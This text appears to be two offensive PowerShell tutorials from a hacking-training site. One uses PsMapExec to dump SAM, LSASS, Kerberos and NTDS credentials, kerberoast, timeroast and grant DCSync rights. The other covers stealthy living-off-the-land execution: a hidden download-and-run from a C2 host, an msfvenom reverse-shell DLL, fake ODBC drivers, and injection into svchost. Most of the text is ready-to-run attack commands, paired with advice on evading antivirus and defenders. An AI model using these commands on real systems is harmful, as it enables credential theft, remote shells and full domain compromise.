Reading view

There are new articles available, click to refresh the page.

Powershell for Hackers, Part 9: Hacking with PsMapExec

Welcome back, aspiring cyberwarriors!

During the past few months, we have been covering different ways to use PowerShell to survive, cause mayhem, and hack systems. We have also collected and created scripts for various purposes, stored in our repository for all of you to use. All these tools are extremely useful during pentests. As you know, with great power comes great responsibility. Today we will cover another tool that will significantly improve how you interact with systems. It’s called PsMapExec.

It was developed by The-Viper-One, inspired by CrackMapExec and its successor NetExec. Although PsMapExec doesn’t have identical capabilities to NetExec, it offers much greater stealth since it can be loaded directly into memory without ever touching the disk. Stealth remains one of the top priorities in hacking. Beyond that, the tool can execute commands even without knowing the password. It’s a big advantage when you gain access to a protected user during phishing or privilege escalation stages of a test.

The script has been around for a while but hasn’t gained much attention. That’s one of the reasons we decided to introduce it here. Like most publicly available offensive tools, it will get flagged by Defender if loaded directly. Skilled hackers often modify such scripts while keeping their core functionality intact, which helps them evade detection. Many offensive scripts rely on native Windows functions, and since those calls can’t be flagged, Microsoft and other vendors often rely on static keyword-based detection instead.

Finding a machine with no active antivirus isn’t always easy but is almost always possible. There are ways to bypass UAC, dump SAM hashes, modify the registry to allow pass-the-hash attacks, and then use a reverse proxy to connect via RDP. Once you have GUI access, your options widen. This approach isn’t the most stealthy, but it remains a reliable one.

Once Defender is disabled, you can move forward and test the script. Let’s explore some of its capabilities.

Loading in Memory

To avoid touching the disk and leaving unnecessary forensic traces, it’s best to execute the script directly in memory. You can do this with the following command:

PS > IEX(New-Object System.Net.WebClient).DownloadString("https://raw.githubusercontent.com/The-Viper-One/PsMapExec/main/PsMapExec.ps1")

Once it’s loaded, we can proceed.

Dumping SAM Hashes


One of the first logical steps after gaining access to a host is dumping its hashes. SAM and LSASS attacks are among the most common ways to recover credentials. SAM gives you local user account hashes, while LSASS provides hashes of all connected users, including domain administrators and privileged accounts. In some organizations, critical users may belong to the Protected Users Group, which prevents their credentials from being cached in memory. While not a widespread practice, it’s something worth noting.

To dump local accounts from a single machine:

PS > PsMapExec smb -Targets MANAGER-1 -Module SAM -ShowOutput

To dump local accounts from all machines in a domain:

PS > PsMapExec smb -Targets all -Module SAM -ShowOutput

dumping sam with psmapexec

The output is clean and only includes valid local accounts.

Dumping LSASS Hashes

LSASS (Local Security Authority Subsystem Service) handles authentication on Windows systems. When you log in, your credentials are sent to the Domain Controller for validation, and if approved, you get a session token. Domain credentials are only stored temporarily on local machines. Even when a session is locked, credentials may still reside in memory.

To dump LSASS locally using an elevated shell:

PS > PsMapExec smb -Targets “localhost” -Module “LoginPasswords” -ShowOutput

If the current user doesn’t have permission, specify credentials manually:

PS > PsMapExec smb -Targets “DC” -Username “user” -Password “password” -Module “LoginPasswords” -ShowOutput


dumping lsass with psmapexec

You can also perform this remotely with the same syntax.

Remote Command Execution

Every network is different. Some environments implement segmentation to prevent lateral movement, which adds complexity. The process of discovering the right hosts to pivot through is called pivoting.

To view network interfaces on all domain machines:

PS > PsMapExec SMB -Target all -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

To query a single machine:

PS > PsMapExec SMB -Target “DC” -Username “user” -Password “password” -Command “ipconfig” -Domain “sekvoya.local”

executing commands remotely with psmapexec

You can execute other reconnaissance commands in the same way. After identifying valuable hosts, you may want to enable WINRM for stealthier interaction:

PS > PsMapExec SMB -Target “MANAGER-1” -Username “user” -Password “password” -Command “winrm quickconfig -q” -Domain “sekvoya.local”

Kerberos Tickets

Another valuable module PsMapExec provides is Kerbdump, which allows you to dump Kerberos tickets from remote memory. These tickets can be extracted for offline analysis or attacks such as Pass-the-Ticket. In Active Directory environments, Kerberos is responsible for issuing and validating these “passes” for authentication.

Some domains may disable NTLM for security reasons, which means you’ll rely on Kerberos. It’s a normal and frequent part of AD traffic, making it a subtle and effective method.

PS > PsMapExec -Method smb -Targets DC -Username “user” -Password “password” -Module “KerbDump” -ShowOutput

kerberoasing with psmapexec

The script parses the output automatically and gives you usable results.

Kerberoasting

Kerberoasting is a different kind of attack compared to simply dumping tickets. It focuses on obtaining Kerberos service tickets and brute-forcing them offline to recover plaintext credentials. The main idea is to assign an SPN to a target user and then extract their ticket.

Set an SPN for a user:

PS > PsMapExec ldap -Targets DC -Module AddSPN -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

Then kerberoast that user:

PS > PsMapExec kerberoast -Target “DC” -Username “user” -Password “password” -Option “kerberoast:adm_ivanov” -ShowOutput

kerbdump with psmapexec

This technique is effective for persistence and privilege escalation.

Ekeys

Kerberos tickets are encrypted using special encryption keys. Extracting these allows you to decrypt or even forge tickets, which can lead to deeper persistence and movement within the domain.

PS > PsMapExec wmi -Targets all -Module ekeys -ShowOutput

extracting ekeys with psmapexec

Targeting all machines in a big domain can create noise and compromise operational security.

Timeroasting

Another attack that targets Active Directory environments by exploiting how computers sync their clocks using the Network Time Protocol (NTP). In simple terms, it’s a way for hackers to trick a Domain Controller into revealing password hashes for computer accounts. These hashes can then be cracked offline to get the actual passwords, helping attackers move around the network or escalate privileges. Computer passwords are often long and random, but if they’re weak or reused, cracking succeeds. No alerts are triggered since it’s a normal time-sync query. The attack is hard to pull off, but it’s possible. When a new computer account is configured as a “pre-Windows 2000 computer”, its password is set based on its name. If the computer account name is MANAGER$ and it’s configured as “pre-Windows 2000 computer”, then the password will be lowercase computer name without the trailing $). When it isn’t configured like that, the password is randomly generated.

PS > PsMapExec ldap -Targets DC -Module timeroast -ShowOutput

timeroasting with psmapexec

Finding Files

Finding interesting or sensitive files on remote systems is an important phase in any engagement. PsMapExec’s Files module automatically enumerates non-default files within user directories.

PS > PsMapExec wmi -Targets all -Module Files -ShowOutput

finding interesting files with psmapexec

ACL Persistence

ACL persistence is a critical step after compromising an Active Directory domain. Credentials will rotate, hackers make mistakes that reveal their presence, and administrators will take measures to evict intruders. Implementing ACL-based persistence allows an attacker to maintain control over privileged groups or to perform DCSync attacks that extract directory data. For those unfamiliar, DCSync is an attack in which you impersonate a domain controller and request replication of the NTDS.dit data from a legitimate DC. Once obtained, the attacker acquires password hashes for all domain accounts, including the krbtgt account. Some recommend burning the domain down after a successful DCSync, because attackers will find ways to regain access.

You might think, “Okay, reset the KRBTGT password” Microsoft recommends doing this twice in quick succession. The first reset changes the hash for new tickets, and the second clears out the old history to fully invalidate everything. But that’s often not enough. Even after a reset, any Golden Tickets the attackers already forged remain usable until they expire. Default ticket lifetimes are 7-10 hours for sessions, but attackers can make them last up to 10 years! During this window, hackers can dig in deeper by creating hidden backdoor accounts, modifying group policies, or infecting other machines.

Assign DCSync privileges:

PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”

dacl abuse and dacl persistence with psmapexec

NTDS Dump

The NTDS dump is the final stage once domain admin privileges are obtained. Extracting NTDS.dit and associated registry hives allows for offline cracking and full credential recovery.

PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutput

dumping ntds with psmapexec

This provides complete domain compromise capabilities and the ability to analyze or reuse credentials at will.

Summary

PsMapExec is a powerful framework that takes PowerShell-based network exploitation to a new level. It combines stealth and practicality, making it suitable for both red teamers and penetration testers who need to operate quietly within Windows domains. Its ability to run fully in memory minimizes traces, and its modules cover nearly every stage of network compromise, from reconnaissance and privilege escalation to persistence and data extraction. While we only explored some of its most impactful commands, PsMapExec offers far more under the hood. The more you experiment with it, the more its potential becomes evident.

Want to become a Powershell expert? Join our Powershell for Hackers training, March 10-12!

PowerShell for Hackers – Survival Edition, Part 4: Blinding Defenders

Welcome back, cyberwarriors! 

We hope that throughout the Survival series, you have been learning a lot from us. Today, we introduce Living off the Land techniques that can be abused without triggering alarms. Our goal is to use knowledge from previous articles to get our job done without unnecessary attention from defenders. All the commands we cover in two parts are benign, native, and also available on legacy systems. Not all are well-known, and tracking them all is impossible as they generate tons of logs that are hard to dig through. As you may know, some legitimate software may act suspiciously with its process and driver names. Tons of false positives quickly drain defenders, so in many environments, you can fly under the radar with these commands. 

Today, you’ll learn how to execute different kinds of scripts as substitutes for .ps1 scripts since they can be monitored, create fake drivers, and inject DLLs into processes to get a reverse shell to your C2.

Let’s get started!

Execution and Scripting

Powershell

Let’s recall the basic concepts of stealth in PowerShell from earlier articles. PowerShell is a built-in scripting environment used by system administrators to automate tasks, check system status, and configure Windows. It’s legitimate and not suspicious unless executed where it shouldn’t be. Process creation can be monitored, but this isn’t always the case. It requires effort and software to facilitate such monitoring. The same applies to .ps1 scripts. This is why we learned how to convert .ps1 to .bat to blend in in one of the previous articles. It doesn’t mean you should avoid PowerShell or its scripts, as you can create a great variety of tools with it. 

Here’s a reminder of how to download and execute a script in memory with stealth:

PS > powershell.exe -nop -w h -ep bypass -c "iex (New-Object Net.WebClient).DownloadString('http://C2/script.ps1')"

Walkthrough: This tells PowerShell to start quickly without loading user profile scripts (-nop), hide the window (-w h), ignore script execution rules (-ep bypass), download a script from a URL, and run it directly in memory (DownloadString + Invoke-Expression).

When you would use it: When you need to fetch a script from a remote server and run it quietly.

Why it’s stealthy: PowerShell is common for admin tasks, and in-memory execution leaves no file on disk for antivirus to scan. Skipping user profile scripts avoids potential monitoring embedded in them.

A less stealthy option would be:

PS > iwr http://c2/script.ps1 | iex 

It’s important to keep in mind that Invoke-WebRequest (iwr) and Invoke-Expression (iex) are often abused by hackers. Later, we’ll cover stealthier ways to download and execute payloads.

CMD

CMD is the classic Windows command prompt used to run batch files and utilities. Although this module focuses on PowerShell, stealth is our main concern, so we cover some CMD commands. With its help, we can chain utilities, redirect outputs to files, and collect system information quietly.

Here’s how to chain enumeration with CMD:

PS > cmd.exe /c "whoami /all > C:\Temp\privs.txt & netstat -ano >> C:\Temp\privs.txt"

using cmd to chain commands

Walkthrough: /c runs the command and exits. whoami /all gets user and privilege info and writes it to C:\Temp\privs.txt. netstat -ano appends active network connections to the same file. The user doesn’t see a visible window.

When you would use it: Chaining commands is handy, especially if Script Block Logging is in place and your commands get saved.

Why it’s stealthy: cmd.exe is used everywhere, and writing to temp files looks like routine diagnostics.

cscript.exe

This runs VBScript or JScript scripts from the command line. Older automation relies on it to execute scripts that perform checks or launch commands. Mainly we will use it to bypass ps1 execution monitoring. Below, you can see how we executed a JavaScript script.

PS > cscript //E:JScript //Nologo C:\Temp\script.js

using csript to load js files

Walkthrough (plain): //E:JScript selects the JavaScript engine, while //Nologo hides the usual header. The final argument points to the script that will be run.

When you would use it: All kinds of use. With the help of AI you can write an enumeration script.

Why it’s stealthy: It’s less watched than PowerShell in some environments and looks like legacy automation.

wscript.exe

By default, it runs Windows Script Host (WSH) scripts (VBScript/JScript), often for scripts showing dialogs. As a pentester, you can run a VBScript in the background or perform shell operations without visible windows.

PS > wscript.exe //E:VBScript C:\Temp\enum.vbs //B

using wscript to run vbs scripts

Walkthrough: //B runs in batch mode (no message boxes). The VBScript at C:\Temp\enum.vbs is executed by the Windows Script Host.

When you would use it: Same thing here, it really depends on the script you create. We made a system enumeration script that sends output to a text file. 

Why it’s stealthy: Runs without windows and is often used legitimately.

mshta.exe

Normally, it runs HTML Applications (HTA) containing scripts, used for small admin UIs. For pentesters, it’s a way to execute HTA scripts with embedded code. It requires a graphical interface.

PS > mshta users.hta 

using mshta to run hta scripts

Walkthrough: mshta.exe runs script code in users.hta, which could create a WScript object and execute commands, potentially opening a window with output.

When you would use it: To run a seemingly harmless HTML application that executes shell commands

Why it’s stealthy: It looks like a web or UI component and can bypass some script-only rules.

DLL Loading and Injections

These techniques rely on legitimate DLL loading or registration mechanics to get code running.

Rundll32.exe

Used to load a DLL and call its exported functions, often by installers and system utilities. Pentesters can use it to execute a script or function in a DLL, like a reverse shell generated by msfvenom. Be cautious, as rundll32.exe is frequently abused.

C:\> rundll32.exe C:\reflective_dll.x64.dll,TestEntry

using rundll32 to tun dlls

Walkthrough: The command runs rundll32.exe to load reflective_dll.x64.dll and call its TestEntry function.

When you would use it: To execute a DLL’s code in environments where direct execution is restricted.

Why it’s stealthy: rundll32.exe is a common system binary and its activity can blend into normal installer steps.

Regsvr32.exe

In plain terms it adds or removes special Windows files (like DLLs or scriptlets) from the system’s registry so that applications can use or stop using them. It is another less frequently used way to execute DLLs.

PS > regsvr32.exe /u /s .\reflective_dll.x64.dll

using regsvr32 to run dlls

Walkthrough: regsvr32 is asked to run the DLL. /s makes it silent. 

When you would use it: To execute a DLL via a registration process, mimicking maintenance tasks.

Why it’s stealthy: Registration operations are normal in IT workflows, so the call can be overlooked.

odbcconf.exe

Normally, odbcconf.exe helps programs connect to databases by setting up drivers and connections. You can abuse it to run your DLLs. Below is an example of how we executed a generated DLL and got a reverse shell

bash > msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.57 LPORT=4444 -f dll -o file.dll

generating a dll file

PS > odbcconf.exe INSTALLDRIVER “Printer-driverX|Driver=C:\file.dll|APILevel=2”

PS > odbcconf.exe configsysdns “Printer-driverX” “DNS=Printer-driverX”

creating a fake driver with odbcconf
receiving the connecting back to the c2

Walkthrough: The first odbcconf command tells Windows to register a fake database driver named “Printer-driverX” using a DLL file. The APILevel=2 part makes it look like a legitimate driver. When Windows processes this, it loads file.dll, which runs a reverse shell inside of it. The second odbcconf command, creates a system data source (DSN) named “Printer-driverX” tied to that fake driver, which triggers the DLL to load again, ensuring the malicious code runs.

When you would use it: To execute a custom DLL stealthily, especially when other methods are monitored.

Why it’s stealthy: odbcconf is a legit Windows tool rarely used outside database admin tasks, so it’s not heavily monitored by security tools or admins on most systems. Using it to load a DLL looks like normal database setup activity, hiding the malicious intent.

Installutil.exe

Normally, it is a Windows tool that installs or uninstalls .NET programs, like DLLs or executables, designed to run as services or components. It sets them up so they can work with Windows, like registering them to start automatically, or removes them when they’re no longer needed. In pentest scenarios, the command is used to execute malicious code hidden in a specially crafted .NET DLL by pretending to uninstall it as a .NET service.

PS > InstallUtil.exe /logfile= /LogToConsole=false /U file.dll

Walkthrough: The command tells Windows to uninstall a .NET assembly (file.dll) that was previously set up as a service or component. The /U flag means uninstall, /logfile= skips creating a log file, and /LogToConsole=false hides any output on the screen. If file.dll is a malicious .NET assembly with a custom installer class, uninstalling it can trigger its code, like a reverse shell when the command processes the uninstall. However, for a DLL from msfvenom, this may not work as intended unless it’s specifically a .NET service DLL.

When you would use it:. It’s useful when you have admin access and need to execute a .NET payload stealthily, especially if other methods are unavailable.

Why it’s stealthy: Install utilities are commonly used by developers and administrators.

Mavinject.exe

Essentially, it was designed to help with Application Virtualization, when Windows executes apps in a virtual container. We use it to inject DLLs into running processes to get our code executed. We recommend using system processes for injections, such as svchost.exe.Here is how it’s done:

PS > MavInject.exe 528 /INJECTRUNNING C:\file.dll

using mavinject to inect dlls into processes and get reverse shell

Walkthrough: Targets process ID 528 (svchost.exe) and instructs MavInject.exe to inject file.dll into it. When the DLL loads, it runs the code and we get a connection back.

Why you would use it: To inject a DLL for a high-privilege reverse shell, like SYSTEM access. 

